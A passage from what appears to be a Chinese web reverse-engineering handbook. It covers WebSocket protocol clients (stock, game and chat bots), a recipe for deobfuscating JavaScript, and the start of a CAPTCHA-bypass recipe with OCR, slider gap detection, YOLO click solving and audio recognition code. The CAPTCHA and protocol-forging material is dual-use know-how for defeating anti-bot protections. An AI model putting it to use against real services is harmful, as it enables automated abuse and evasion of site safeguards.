        cipher = AES.new(self.key, AES.MODE_CBC, self.iv)
        plaintext = json.dumps(data).encode()
        encrypted = cipher.encrypt(pad(plaintext, AES.block_size))
        return base64.b64encode(encrypted).decode()

    def decrypt_message(self, encrypted_b64):
        """解密消息"""
        cipher = AES.new(self.key, AES.MODE_CBC, self.iv)
        encrypted = base64.b64decode(encrypted_b64)
        decrypted = unpad(cipher.decrypt(encrypted), AES.block_size)
        return json.loads(decrypted.decode())

    async def send_message(self, data):
        """发送加密消息"""
        encrypted = self.encrypt_message(data)
        await self.ws.send(encrypted)

    async def handle_message(self, message):
        """处理加密消息"""
        try:
            decrypted = self.decrypt_message(message)
            print(f"[收到] {decrypted}")
        except Exception as e:
            print(f"[错误] 解密失败: {e}")
```

7. 实战案例

案例 1：股票行情 WebSocket

目标: 获取实时股票价格

分析过程:

1. Chrome DevTools 抓包, 发现消息格式为 JSON

2. 观察消息类型:

```
// 订阅股票
{"type": "subscribe", "symbols": ["AAPL", "TSLA"]}

// 接收行情
{"type": "quote", "symbol": "AAPL", "price": 150.25, "time": 1638360000}
```

3. 发现需要登录后获取 Token

完整脚本:

```
import asyncio
import websockets
import json

async def stock_client():
    # 1. 登录获取 Token[省略登录代码]
    token = "your_token_here"

    # 2. 连接 WebSocket
    uri = f"wss://quotes.example.com/stream?token={token}"
    async with websockets.connect(uri) as ws:
        print("已连接股票行情服务器")

        # 3. 订阅股票
        await ws.send(json.dumps({
            "type": "subscribe",
            "symbols": ["AAPL", "TSLA", "GOOG"]
        }))

        # 4. 接收行情
        while True:
            message = await ws.recv()
            data = json.loads(message)

            if data["type"] == "quote":
                symbol = data["symbol"]
                price = data["price"]
                print(f"{symbol}: ${price}")

            elif data["type"] == "ping":
                # 响应心跳
                await ws.send(json.dumps({"type": "pong"}))

asyncio.run(stock_client())
```

案例 2：游戏协议逆向（Protobuf）

目标：逆向某在线游戏的 WebSocket 协议

分析过程：

1. 抓包发现是二进制消息 (Opcode = 0x2)
2. 搜索 JS 代码，找到 `proto` 对象和 `.proto` 定义
3. 提取 `.proto` 文件并使用 `protoc` 编译

`.proto` 定义：

```
syntax = "proto3";

message GameMessage {
    enum Type {
        LOGIN = 0;
        MOVE = 1;
        CHAT = 2;
    }

    Type type = 1;
    int32 user_id = 2;
    int64 timestamp = 3;
    bytes payload = 4;
}

message MovePayload {
    float x = 1;
    float y = 2;
    float z = 3;
}
```

编译 .proto:

```
protoc --python_out=. game.proto
```

Python 客户端:

```
import asyncio
import websockets
import game_pb2
import time

async def game_client():
    uri = "wss://game.example.com/ws"

    async with websockets.connect(uri) as ws:
        # 发送登录消息
        login_msg = game_pb2.GameMessage()
        login_msg.type = game_pb2.GameMessage.LOGIN
        login_msg.user_id = 12345
        login_msg.timestamp = int(time.time())
        await ws.send(login_msg.SerializeToString())

        # 发送移动消息
        move_msg = game_pb2.GameMessage()
        move_msg.type = game_pb2.GameMessage.MOVE
        move_msg.user_id = 12345
        move_msg.timestamp = int(time.time())

        # 嵌入移动数据
        move_payload = game_pb2.MovePayload()
        move_payload.x = 100.5
        move_payload.y = 200.3
        move_payload.z = 50.0
        move_msg.payload = move_payload.SerializeToString()

        await ws.send(move_msg.SerializeToString())

        # 接收消息
        while True:
            data = await ws.recv()
            msg = game_pb2.GameMessage()
            msg.ParseFromString(data)
            print(f"收到消息: type={msg.type}, user_id={msg.user_id}")

    asyncio.run(game_client())
```

案例 3：聊天应用协议

目标: 自动发送消息到聊天室

分析过程:

1. 发现消息格式为 JSON

2. 需要先认证，然后保持心跳

3. 序列号 (seq) 必须递增

完整脚本：

```
import asyncio
import websockets
import json
import time

class ChatClient:
    def __init__(self, username, password):
        self.username = username
        self.password = password
        self.seq = 0
        self.ws = None

    def next_seq(self):
        """生成下一个序列号"""
        self.seq += 1
        return self.seq

    async def connect(self):
        """连接并认证"""
        self.ws = await websockets.connect("wss://chat.example.com/ws")

        # 发送认证消息
        await self.ws.send(json.dumps({
            "seq": self.next_seq(),
            "type": "auth",
            "username": self.username,
            "password": self.password
        }))

        # 等待认证响应
        response = await self.ws.recv()
        data = json.loads(response)

        if data.get("type") == "auth_success":
            print("认证成功")
            return True
        else:
            print("认证失败:", data)
            return False

    async def send_chat(self, room_id, message):
        """发送聊天消息"""
        await self.ws.send(json.dumps({
            "seq": self.next_seq(),
            "type": "chat",
            "room_id": room_id,
            "message": message,
            "timestamp": int(time.time() * 1000)
        }))

    async def heartbeat_loop(self):
        """心跳循环"""


```

```
while True:
    await asyncio.sleep(30)
    await self.ws.send(json.dumps({
        "seq": self.next_seq(),
        "type": "ping"
    }))

async def receive_loop(self):
    """接收消息循环"""
    while True:
        message = await self.ws.recv()
        data = json.loads(message)
        print(f"[{data['seq']}]: {data['type']}: {data.get('message', '')}")

async def run(self):
    """运行客户端"""
    if await self.connect():
        # 发送测试消息
        await self.send_chat(room_id=1, message="Hello from bot!")

        # 并发运行接收和心跳
        await asyncio.gather(
            self.receive_loop(),
            self.heartbeat_loop()
        )

# 使用
async def main():
    client = ChatClient("bot_user", "bot_password")
    await client.run()

asyncio.run(main())
```

8. 常见问题与调试

8.1 连接失败

错误: WebSocketException: Invalid HTTP status code: 403

原因:

- 缺少必要的 Headers (如 Origin、User-Agent)
- Token 过期或无效

- IP 被封禁

解决方案:

```
# 添加完整的 Headers
ws = await websockets.connect(
    uri,
    extra_headers={
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36",
        "Origin": "https://example.com",
        "Referer": "https://example.com/chat",
        "Cookie": "session=YOUR_SESSION_COOKIE"
    }
)
```

8.2 心跳超时

现象: 连接过几分钟后自动断开

原因: 服务器要求定期发送心跳, 否则会主动关闭连接

解决方案:

```
async def heartbeat_loop(self):
    while self.running:
        try:
            await asyncio.wait_for(
                self.ws.send(json.dumps({"type": "ping"})),
                timeout=5.0 # 5 秒超时
            )
            await asyncio.sleep(30) # 每 30 秒发送一次
        except asyncio.TimeoutError:
            print("[心跳超时]")
            break
```

8.3 消息乱序

现象: 收到的消息顺序不对

原因: 网络延迟或服务器并发处理

解决方案: 使用序列号 (seq) 重新排序

```
class MessageQueue:  
    def __init__(self):  
        self.queue = {}  
        self.next_seq = 1  
  
    def add_message(self, seq, data):  
        """添加消息"""  
        self.queue[seq] = data  
        self.process_queue()  
  
    def process_queue(self):  
        """按序处理消息"""  
        while self.next_seq in self.queue:  
            data = self.queue.pop(self.next_seq)  
            print(f"[处理消息 {self.next_seq}] {data}")  
            self.next_seq += 1
```

8.4 调试技巧

打印十六进制:

```
def hex_dump(data):  
    """打印十六进制"""  
    hex_str = ' '.join(f'{b:02x}' for b in data)  
    print(f"[Hex] {hex_str}")  
  
# 使用  
async def handle_message(self, message):  
    if isinstance(message, bytes):  
        hex_dump(message)
```

保存到文件:

```
import datetime

def log_message(message, direction):
    """记录消息到文件"""
    timestamp = datetime.datetime.now().isoformat()
    with open('ws_log.txt', 'a') as f:
        f.write(f"[{timestamp}] {direction}\n{message}\n\n")

# 使用
async def send_message(self, data):
    message = json.dumps(data)
    log_message(message, "SEND")
    await self.ws.send(message)

async def handle_message(self, message):
    log_message(message, "RECV")
    # ... 处理逻辑
```

9. 工具推荐

工具	用途	平台
Chrome DevTools	浏览器内 WS 抓包调试	Chrome
Wireshark	深度包分析、SSL 解密	全平台
mitmproxy	可编程拦截和修改	全平台
wscat	命令行 WS 客户端测试	Node.js
websocat	高级命令行 WS 工具	Rust
Postman	API 测试（支持 WS）	全平台

wscat 使用:

```
npm install -g wscat

# 连接
wscat -c wss://echo.websocket.org

# 发送消息
> Hello WebSocket

# 带 Header
wscat -c wss://example.com/ws -H "Authorization: Bearer token123"
```

总结

WebSocket 逆向的关键步骤：

1. 抓包分析: Chrome DevTools / Wireshark / mitmproxy
2. 协议识别: JSON / Protobuf / MsgPack / 自定义格式
3. Hook 技术: 劫持 WebSocket 构造函数和方法
4. 客户端实现: Python websockets 库, 处理认证、心跳、重连
5. 加密处理: AES/RSA 加密消息的加解密
6. 调试技巧: 日志记录、十六进制 dump、消息重排序

记住: WebSocket 逆向的本质是协议逆向 —— 搞清楚它"说什么话" (Payload 格式) 以及"怎么说话" (状态机、心跳、认证) , 你就能伪造它。

相关章节

- 动态参数分析
- API 逆向与重放攻击
- Wireshark 使用指南
- Hooking 技术

-
- 加密算法识别

Part V: Advanced Recipes

[R31] JavaScript Deobfuscation

R31: JavaScript 反混淆 (Deobfuscation)

使用 AST 工具和手动技巧，还原混淆代码的可读性，快速定位核心加密逻辑。



配方信息

项目	说明
难度	★★★★★ (高级)
预计时间	2-8 小时 (根据混淆复杂度)
所需工具	Chrome DevTools, Babel, AST Explorer, Node.js
适用场景	混淆代码分析、加密算法提取、恶意代码分析



学习目标

完成本配方后，你将能够：

- 识别常见的混淆技术类型
- 使用 AST 工具批量还原混淆代码
- 手动分析和还原关键逻辑
- 处理字符串数组、控制流平坦化等高级混淆
- 使用调试技巧绕过混淆代码



核心概念

混淆 (Obfuscation) 是 Web 逆向最大的拦路虎。代码混淆技术通过变换代码结构和语义，在不改变程序功能的前提下大幅增加逆向分析的难度。常见的混淆手段包括变量名压缩、字符串数组加密、大整数运算、控制流平坦化、死代码注入等。

反混淆的本质：通过自动化或手动手段还原代码的可读性，理解核心加密逻辑。

重要提醒：反混淆不是目的，理解逻辑才是。有时我们不需要还原全部代码，只要把关键的加密函数还原出来，或者直接找到调用入口即可。

反混淆策略：

1. 识别混淆类型 → 2. 选择工具/方法 → 3. 局部还原 → 4. 理解逻辑 → 5. 提取关键代码

1. 混淆技术分类

1.1 变量名混淆 (Identifier Mangling)

特征：

- 所有变量、函数名变成无意义的短字符：a, b, _0x1234
- 类似压缩器（Uglify、Terser）的输出

示例：

```
// 原始代码
function calculatePrice(basePrice, discount) {
    return basePrice * (1 - discount);
}

// 混淆后
function a(b, c) {
    return b * (1 - c);
}
```

对抗方法:

- 使用 Chrome DevTools 的 "Rename Symbol" 功能手动重命名
 - 使用 JSNice (<http://jsnice.org/>) 自动推测变量名
 - 通过上下文理解变量含义
-

1.2 字符串数组混淆 (String Array Obfuscation)

特征:

- 代码顶部有一个巨大的字符串数组: `var _0x1234 = ['str1', 'str2', ...]`
- 字符串通过索引访问: `_0x1234[0]` 而不是直接写 `'str1'`
- 通常配合数组旋转 (Shuffle) 和解密函数

示例:

```
// 混淆后的代码
var _0xabcd = ["aGVsbG8=", "d29ybGQ=", "Y29uc29sZQ==", "bG9n"];
(function (_0x4a5b3e, _0x2f8c1d) {
    var _0x3e7a90 = function (_0x1c9f47) {
        while (--_0x1c9f47) {
            _0x4a5b3e["push"](_0x4a5b3e["shift"]());
        }
    };
    _0x3e7a90(++_0x2f8c1d);
})(_0xabcd, 0x123);

var _0x5678 = function (_0x4a5b3e, _0x2f8c1d) {
    _0x4a5b3e = _0x4a5b3e - 0x0;
    var _0x3e7a90 = _0xabcd[_0x4a5b3e];
    if (_0x5678["initialized"] === undefined) {
        // Base64 解码逻辑
        _0x5678["decoder"] = function (_0x1c9f47) {
            // ...解码代码
        };
        _0x5678["initialized"] = ![];
    }
    var _0x1c9f47 = _0x5678["decoder"](_0x3e7a90);
    return _0x1c9f47;
};

console[_0x5678("0x0")](_0x5678("0x1")); // 实际是 console.log('hello')
```

对抗方法:

1. 在 Console 中执行数组和旋转函数，使其初始化
2. 在 Console 中挂载解密函数 `_0x5678`
3. 使用正则替换: `_0x5678\('0x(\d+)'\)` → 执行并替换为真实字符串
4. 使用 AST 工具自动还原（详见后文）

1.3 控制流平坦化 (Control Flow Flattening)

特征:

- 整个函数变成一个 `while(true)` 循环
- 使用 `switch-case` 状态机控制执行流程

- 代码块被打乱，通过状态变量跳转

示例：

```
// 原始代码
function add(a, b) {
    var result = a + b;
    console.log(result);
    return result;
}

// 扁平化后
function add(a, b) {
    var _0x1 = "3|1|0|4|2".split("|"),
        _0x2 = 0;
    while (!![]) {
        switch (_0x1[_0x2++]) {
            case "0":
                console.log(result);
                continue;
            case "1":
                result = a + b;
                continue;
            case "2":
                return result;
            case "3":
                var result;
                continue;
            case "4":
                // 可能插入的垃圾代码
                continue;
        }
        break;
    }
}
```

对抗方法：

- 手动分析：记录状态转移路径，手动重组代码块
- AST 还原：解析状态机的跳转逻辑，自动重建代码顺序（需要高级 AST 技巧）
- 动态执行：直接调用函数，通过输入输出推断逻辑

1.4 僵尸代码注入 (Dead Code Injection)

特征:

- 插入大量永远不会执行的代码块
- 使用 `if (false)` 或永远为假的复杂条件

示例:

```
function encrypt(data) {  
    if (Math.random() < 0) {  
        // 这段代码永远不会执行  
        return decrypt(data);  
    }  
    var result = md5(data);  
    if (!![] && ![]) {  
        // 又是死代码  
        result = sha256(data);  
    }  
    return result;  
}
```

对抗方法:

- 使用 Babel 的常量折叠 (Constant Folding) 优化
- 手动识别并删除明显的死代码分支

1.5 数字/字符串编码 (Encoding)

特征:

- 数字被编码为十六进制、八进制、或计算表达式
- 字符串被 Base64、Unicode 转义、或自定义编码

示例:

```
// 原始
var port = 443;
var msg = "Hello";

// 混淆后
var port = 0x1bb; // 十六进制
var port = 0o673; // 八进制
var port = 500 - 57; // 计算表达式
var msg = atob("SGVsbG8="); // Base64
var msg = "\u0048\u0065\u006c\u006c\u006f"; // Unicode
```

对抗方法:

- AST 常量折叠自动计算
- 在 Console 手动执行编码字符串

1.6 特殊编码混淆 (JJEncode / AAEncode / JSFuck)

特征:

- JJEncode: 全是符号 \$ _ + " □ () . !
- AAEncode: 使用 颜文字 (如) 等
- JSFuck: 仅使用 []()!+ 六个字符

示例 (JSFuck):

```
// alert(1) 的 JSFuck 版本
[] [(![]+[]) [+[]] + ([!] [] + [] [[]])) [+!+[] + [+[]]] + (![] + []) [!+[] + !+[]] + ...
```

对抗方法:

- 直接在 Console 执行 (去掉最后的 () 避免立即执行)
- 使用在线工具: <https://enkhee-osiris.github.io/Decoder-JSFuck/>
- 这些编码通常只是外层包装, 解码后还需要进一步反混淆

2. 混淆器识别

2.1 javascript-obfuscator (最常见)

官网: <https://obfuscator.io/>

特征:

- 顶部有 `_0x????` 格式的字符串数组
- 自执行函数进行数组旋转
- 函数名、变量名全是 `_0x????` 格式
- 可能包含控制流平坦化

配置等级:

等级	特征	难度
Low	仅变量名混淆	★
Medium	+ 字符串数组	★★
High	+ 控制流平坦化	★★★★★
Extreme	+ 死代码 + 自我防御	★★★★★☆

对抗工具:

- <https://deobfuscate.io/> (针对 obfuscator.io)
- AST 自定义脚本 (见 [反混淆脚本](#))

2.2 Webpack/Rollup 打包

特征:

- 立即执行函数 `(function(modules) { ... })([func1, func2, ...])`
- 模块通过索引访问: `__webpack_require__(0)`
- 有明显的模块加载器代码

对抗工具:

- webcrack: <https://github.com/j4k0xb/webcrack>

```
npm install -g webcrack
webcrack bundle.js -o output/
```

- webpack-bundle-analyzer: 分析打包结构

2.3 商业级混淆 (Jscrambler, 形状安全等)

特征:

- 多层嵌套混淆
- 虚拟机保护 (JSVMP)
- 反调试陷阱
- 域名绑定

难度: ★★★★★

对抗方法:

- 需要深入理解虚拟机原理 (见 [JavaScript 虚拟机保护](#))
- 通常需要 RPC 调用或完整扣代码
- 商业混淆通常不建议完全还原, 直接 Hook 或 RPC 更高效

3. 自动化反混淆工具

3.1 在线工具对比

工具	链接	支持混淆类型	优点	缺点
deobfuscate.io	https://deobfuscate.io/	obfuscator.io	专门针对 obfuscator.io	仅支持特定混淆器
JSNice	http://jsnice.org/	变量名恢复	AI 推测变量名	不处理字符串数组
Prettier	https://prettier.io/playground/	代码格式化	美化代码结构	不解密字符串
de4js	https://lelinhtinh.github.io/de4js/	JJEncode, AAEncode, JSFuck	支持特殊编码	不支持通用混淆
Synchrony		通用混淆		

工具	链接	支持混淆类型	优点	缺点
	https://deobfuscate.relative.im/		自动识别混淆类型	准确率一般

3.2 本地工具

Babel + AST (推荐)

安装:

```
npm install @babel/core @babel/parser @babel/traverse @babel/generator @babel/types
```

基础反混淆脚本:

```
const parser = require("@babel/parser");
const traverse = require("@babel/traverse").default;
const generator = require("@babel/generator").default;
const t = require("@babel/types");
const fs = require("fs");

// 读取混淆代码
const code = fs.readFileSync("obfuscated.js", "utf-8");
const ast = parser.parse(code);

// 1. 常量折叠
traverse(ast, {
  BinaryExpression(path) {
    const result = path.evaluate();
    if (result.confident) {
      path.replaceWith(t.valueToNode(result.value));
    }
  },
});
// 2. 字符串数组还原（需要先执行数组初始化代码）
// 具体实现见 07-Scripts/deobfuscation_scripts.md

// 3. 删除死代码
traverse(ast, {
  IfStatement(path) {
    const test = path.get("test").evaluate();
    if (test.confident) {
      if (test.value) {
        path.replaceWithMultiple(path.node.consequent.body);
      } else if (path.node.alternate) {
        path.replaceWith(path.node.alternate);
      } else {
        path.remove();
      }
    }
  },
});
// 输出结果
const output = generator(ast, {}, code);
fs.writeFileSync("deobfuscated.js", output.code);
```

详细的 AST 反混淆脚本见：[反混淆脚本](#)

webcrack (Webpack 专用)

```
npm install -g webcrack  
webcrack bundle.js -o output/
```

功能:

- 自动识别 Webpack 打包
- 提取模块代码
- 还原目录结构
- 重命名变量

4. 手动反混淆技巧

当自动化工具失效时，我们需要"手术刀"式精准操作。

4.1 Chrome DevTools 技巧

重命名符号 (Rename Symbol)

1. 在 Sources 面板打开混淆代码
2. 右键变量名 → "Rename Symbol"
3. 输入有意义的名称 (如 `token`, `timestamp`)
4. DevTools 会自动重命名该作用域内的所有引用

格式化代码 (Pretty Print)

- 点击左下角 `{}` 按钮自动格式化
- 将单行代码展开为多行，便于阅读

条件断点 (Conditional Breakpoint)

- 右键行号 → "Add conditional breakpoint"
- 输入条件: `userId === 12345`
- 只在特定条件下断点, 避免频繁中断

4.2 Console REPL 技巧

执行并替换

遇到复杂表达式, 直接在 Console 计算结果:

```
// 混淆代码
var a = 0x1bb * 0x2 - 0x64;

// Console 中执行
0x1bb * 0x2 - 0x64; // 输出: 790

// 手动替换为
var a = 790;
```

导出大数组

```
// 混淆代码中有巨大的数组
var _0xabcd = [
    /* 几千个元素 */
];

// Console 中
copy(_0xabcd); // 自动复制到剪贴板
```

提取解密函数

```
// 混淆代码中的解密函数
var _0x5678 = function (index) {
    return _0abcd[index];
};

// 在 Console 中挂载为全局函数
window.decrypt = _0x5678;

// 然后可以批量解密
for (let i = 0; i < 10; i++) {
    console.log(i, decrypt(i));
}
```

4.3 提取和重写

三元表达式展开

```
// 混淆代码
var result = a ? b : c ? d : e ? f : g;

// 改写为 if-else
var result;
if (a) {
    result = b;
} else if (c) {
    result = d;
} else if (e) {
    result = f;
} else {
    result = g;
}
```

逗号表达式拆分

```
// 混淆代码
var a = ((b = 1), (c = 2), (d = b + c), d * 2);

// 拆分为
var b = 1;
var c = 2;
var d = b + c;
var a = d * 2;
```

5. 反混淆实战案例

案例 1: obfuscator.io 字符串数组还原

混淆代码:

```
var _0x4a5b = ["aGVsbG8=", "d29ybGQ="];
(function (_0x3e7a90, _0x1c9f47) {
    var _0x5d8c12 = function (_0x2f8c1d) {
        while (--_0x2f8c1d) {
            _0x3e7a90["push"](_0x3e7a90["shift"]());
        }
    };
    _0x5d8c12(++_0x1c9f47);
})(_0x4a5b, 0x123);
var _0x5678 = function (_0x3e7a90, _0x1c9f47) {
    // ...解密逻辑
};

console[_0x5678("0x0")](_0x5678("0x1"));
```

还原步骤:

1. 执行初始化代码（在 Console）：

```
var _0x4a5b = ["aGVsbG8=", "d29ybGQ="];
(function (_0x3e7a90, _0x1c9f47) {
    var _0x5d8c12 = function (_0x2f8c1d) {
        while (--_0x2f8c1d) {
            _0x3e7a90["push"](_0x3e7a90["shift"]());
        }
    };
    _0x5d8c12(++_0x1c9f47);
})(_0x4a5b, 0x123);
```

2. 执行解密函数:

```
var _0x5678 = function (_0x3e7a90, _0x1c9f47) {
    // 复制完整的解密函数代码
};

// 测试
_0x5678("0x0"); // 输出: "log"
_0x5678("0x1"); // 输出: "hello"
```

3. 批量替换: 使用正则表达式或 AST 工具将所有 `_0x5678('0x...')` 替换为解密后的字符串

案例 2: 控制流平坦化还原

混淆代码:

```
function checkPassword(pwd) {
    var _0x1 = "2|0|3|1|4".split("|"),
        _0x2 = 0;
    while (true) {
        switch (_0x1[_0x2++]) {
            case "0":
                if (pwd.length < 8) return false;
                continue;
            case "1":
                if (!/[A-Z]/.test(pwd)) return false;
                continue;
            case "2":
                var result = true;
                continue;
            case "3":
                if (!/[0-9]/.test(pwd)) return false;
                continue;
            case "4":
                return result;
        }
        break;
    }
}
```

还原步骤:

1. 识别状态序列: '2|0|3|1|4'

2. 按顺序重组代码:

```
function checkPassword(pwd) {
    var result = true; // case '2'
    if (pwd.length < 8) return false; // case '0'
    if (!/[0-9]/.test(pwd)) return false; // case '3'
    if (!/[A-Z]/.test(pwd)) return false; // case '1'
    return result; // case '4'
}
```

6. 反混淆最佳实践

6.1 渐进式反混淆

不要试图一次性还原所有代码，采用分层策略：

1. 第一层：格式化 - 使用 Prettier 美化代码
2. 第二层：字符串还原 - 还原字符串数组和编码
3. 第三层：常量折叠 - 计算所有常量表达式
4. 第四层：死代码删除 - 移除无效分支
5. 第五层：变量重命名 - 赋予变量有意义的名称
6. 第六层：控制流还原 - 处理控制流平坦化（可选）

6.2 保留中间结果

每一步都保存文件：

```
obfuscated.js          // 原始  
01_formatted.js       // 格式化  
02_strings_restored.js // 字符串还原  
03_constants_folded.js // 常量折叠  
04_dead_code_removed.js // 死代码删除  
05_final.js           // 最终版本
```

6.3 验证正确性

每次变换后都要验证：

```
// 在 Console 中对比输出  
eval(原始代码).someFunction(testInput);  
eval(还原代码).someFunction(testInput);  
// 两者应该返回相同结果
```

6.4 关注核心逻辑

不要浪费时间还原整个文件:

- 目标明确: 只还原加密/签名相关函数
- 黑盒调用: 对于复杂的辅助函数, 直接调用而不是理解
- RPC 策略: 实在无法还原, 考虑通过 RPC 调用浏览器执行

7. 常见问题与解决方案

Q1: AST 工具报错 "Cannot read property 'type'"

原因: 某个节点被错误地删除或替换

解决: 在替换前检查节点是否存在

```
if (path.node && t.isIdentifier(path.node)) {  
    // 安全操作  
}
```

Q2: 字符串数组还原后仍然是乱码

原因:

- 字符串经过多重编码 (Base64 → XOR → ROT13)
- 解密函数依赖运行时动态生成的密钥

解决:

- 在浏览器环境中执行初始化代码
- 使用 Node.js 的 VM 模块模拟浏览器环境

Q3: 控制流平坦化无法自动还原

原因: 状态跳转使用动态计算 (非简单字符串)

解决:

- 手动跟踪状态转移
- 使用动态插桩记录实际执行路径
- 接受部分还原, 关注关键代码块

Q4: 反混淆后代码无法运行

原因:

- 丢失了必要的上下文 (闭包变量)
- 自我防御代码检测到修改

解决:

- 保留完整的作用域链
 - 禁用反调试代码 (见 [调试技巧](#))
-

8. 工具与资源

推荐工具

工具	用途	链接
AST Explorer	可视化 AST 结构	https://astexplorer.net/
Babel REPL	测试 Babel 转换	https://babeljs.io/repl
webcrack	Webpack 反混淆	https://github.com/j4k0xb/webcrack
synchrony	自动反混淆	https://deobfuscate.relative.im/

学习资源

- Babel Plugin Handbook
- AST 解析工具
- 反混淆脚本合集

9. 总结

JavaScript 反混淆是一门艺术，需要结合：

- 工具：自动化处理重复性工作
- 技巧：手动处理特殊情况
- 经验：快速识别混淆类型和核心逻辑
- 耐心：复杂混淆可能需要数小时乃至数天

核心原则:

1. 不要追求完美还原，理解核心逻辑即可
 2. 善用动态分析，结合静态反混淆
 3. 建立自己的工具库和脚本集
 4. 保持学习，混淆技术在不断演进
-

相关章节

- AST 解析工具
- 反混淆脚本
- 调试技巧与断点设置
- JavaScript 虚拟机保护
- 动态参数分析

[R32] CAPTCHA Bypass

R32: 验证码 (CAPTCHA) 绕过

概述

CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) 是区分人类和机器人的图灵测试。从最早的文字输入，到后来的滑块拼图，再到底现在的点选、行为分析和无感验证，验证码技术在不断演进。

逆向验证码的核心：理解验证逻辑、识别图像内容、模拟人类行为。

技术路线：

1. 识别 (Recognition): OCR、深度学习、缺口检测
2. 模拟 (Simulation): 轨迹生成、行为伪造
3. 破解 (Bypass): 协议分析、参数伪造
4. 外包 (Outsource): 打码平台、人工打码

1. 验证码类型分类

1.1 文字验证码 (Text-based CAPTCHA)

特征

- 扭曲变形的字母/数字
- 添加噪点、干扰线
- 背景复杂化

难度等级

类型	示例	难度	识别率
简单数字	1234	★	95%+
字母+数字	A3bC	★★	85%+
带噪点	![噪点验证码]	★★★	70%+
严重扭曲	![扭曲验证码]	★★★★	50%+

识别技术

- 传统 OCR: Tesseract (效果一般)
- 专用工具: dddocr (国内验证码效果极佳)
- 深度学习: CNN 分类器 (需要训练数据)

dddocr 使用示例:

```
import dddocr
import base64

ocr = dddocr.DdddOcr()

# 方法1: 读取图片文件
with open('captcha.png', 'rb') as f:
    image = f.read()
result = ocr.classification(image)
print(result) # 输出: "1234"

# 方法2: Base64 字符串
image_base64 = "data:image/png;base64,iVBORw0K..."
image_bytes = base64.b64decode(image_base64.split(',')[1])
result = ocr.classification(image_bytes)
```

1.2 滑块验证码 (Slider CAPTCHA)

1.2.1 拼图滑块

特征:

- 一张背景图
- 一个滑块（拼图碎片）
- 需要滑动到正确位置完成拼图

代表产品:

- 极验 (GeeTest)
- 网易易盾
- 腾讯防水墙

识别原理: 缺口检测

完整破解流程:

```
import ddddocr
import requests
from io import BytesIO
from PIL import Image

# 1. 获取验证码图片
bg_url = "https://example.com/captcha/bg.jpg"
slider_url = "https://example.com/captcha/slider.png"

bg_img = Image.open(BytesIO(requests.get(bg_url).content))
slider_img = Image.open(BytesIO(requests.get(slider_url).content))

# 2. 使用 ddddocr 进行缺口检测
det = ddddocr.Ddddocr(det=True) # 开启目标检测模式

# 将图片转为字节
bg_bytes = BytesIO()
bg_img.save(bg_bytes, format='PNG')
bg_bytes = bg_bytes.getvalue()

# 检测缺口位置
result = det.detection(bg_bytes)
print(result) # 输出: {'target': [x, y, width, height]}

# 3. 计算需要滑动的距离
gap_x = result['target'][0] # 缺口的 x 坐标

# 4. 生成滑动轨迹 (见下文)
trajectory = generate_trajectory(gap_x)

# 5. 提交验证
# (具体实现见下文轨迹模拟章节)
```

OpenCV 缺口检测:

```
import cv2
import numpy as np

def find_gap(bg_img, slider_img):
    """使用 OpenCV 模板匹配找缺口"""

    # 转灰度图
    bg_gray = cv2.cvtColor(np.array(bg_img), cv2.COLOR_BGR2GRAY)
    slider_gray = cv2.cvtColor(np.array(slider_img), cv2.COLOR_BGR2GRAY)

    # 边缘检测
    bg_edges = cv2.Canny(bg_gray, 100, 200)
    slider_edges = cv2.Canny(slider_gray, 100, 200)

    # 模板匹配
    result = cv2.matchTemplate(bg_edges, slider_edges, cv2.TM_CCOEFF_NORMED)
    min_val, max_val, min_loc, max_loc = cv2.minMaxLoc(result)

    # 返回最佳匹配位置
    return max_loc[0] # x 坐标

gap_x = find_gap(bg_img, slider_img)
print(f"缺口位置: {gap_x}px")
```

1.2.2 旋转滑块

特征:

- 圆形图片被旋转打乱
- 滑动滑块旋转图片，使其归位

识别方法:

1. 特征提取: SIFT/ORB 特征点匹配
2. 角度计算: 计算旋转角度
3. 滑动映射: 将角度映射为滑动距离

```
import cv2

def find_rotation_angle(original_img, rotated_img):
    """计算旋转角度"""

    # 使用 ORB 特征检测
    orb = cv2.ORB_create()

    kp1, des1 = orb.detectAndCompute(original_img, None)
    kp2, des2 = orb.detectAndCompute(rotated_img, None)

    # 特征匹配
    bf = cv2.BFMatcher(cv2.NORM_HAMMING, crossCheck=True)
    matches = bf.match(des1, des2)
    matches = sorted(matches, key=lambda x: x.distance)

    # 计算旋转角度（简化版）
    # 实际实现需要更复杂的几何变换
    angle = calculate_angle_from_matches(kp1, kp2, matches)

    return angle
```

1.3 点选验证码 (Click-based CAPTCHA)

特征:

- 给出一张图片和文字提示
- 要求按顺序点击图中的特定对象
- 示例: "请依次点击图中的红绿灯"

代表产品:

- 腾讯防水墙
- 12306 验证码 (早期)

识别技术:

- YOLO: 目标检测神经网络
- 分类器: 训练针对特定类别的识别器

YOLO 识别示例:

```
from ultralytics import YOLO

# 加载预训练模型
model = YOLO('yolov8n.pt')

# 识别图中的对象
results = model('captcha.jpg')

# 提取红绿灯的位置
traffic_lights = []
for r in results:
    boxes = r.boxes
    for box in boxes:
        class_id = int(box.cls[0])
        if class_id == 9: # COCO 数据集中红绿灯的类别 ID
            x, y, w, h = box.xywh[0].tolist()
            traffic_lights.append((int(x), int(y)))

print(f"检测到的红绿灯位置: {traffic_lights}")
# 输出: [(120, 80), (300, 150), ...]

# 按要求顺序点击
for x, y in traffic_lights:
    click(x, y)
```

1.4 行为验证码 (Behavioral CAPTCHA)

特征:

- 不是单纯的图像识别
- 分析鼠标轨迹、点击速度、设备指纹等行为特征
- 通常是"无感验证"

代表产品:

- Google reCAPTCHA v3
- 阿里云滑动验证

关键指标:

- 鼠标轨迹: 曲线自然度、加速度变化
- 设备指纹: Canvas、WebGL、AudioContext
- 环境特征: User-Agent、时区、语言、屏幕分辨率
- 行为时序: 停留时间、操作速度

对抗方法:

1. 模拟真实行为 (见轨迹模拟章节)
 2. 绕过指纹检测 (见 [浏览器指纹识别](#))
 3. 使用真实浏览器 (Puppeteer + Stealth 插件)
-

1.5 语音验证码 (Audio CAPTCHA)

特征:

- 播放含有数字/字母的语音
- 通常是为视障人士提供的替代方案

识别技术:

- 语音识别: Google Speech API, Baidu ASR
- 深度学习: DeepSpeech, Wav2Vec

```
import speech_recognition as sr

# 下载音频文件
audio_url = "https://example.com/captcha/audio.wav"
# ... 下载到本地

# 使用 Google Speech API 识别
recognizer = sr.Recognizer()
with sr.AudioFile("captcha.wav") as source:
    audio = recognizer.record(source)

try:
    text = recognizer.recognize_google(audio)
    print(f"识别结果: {text}")
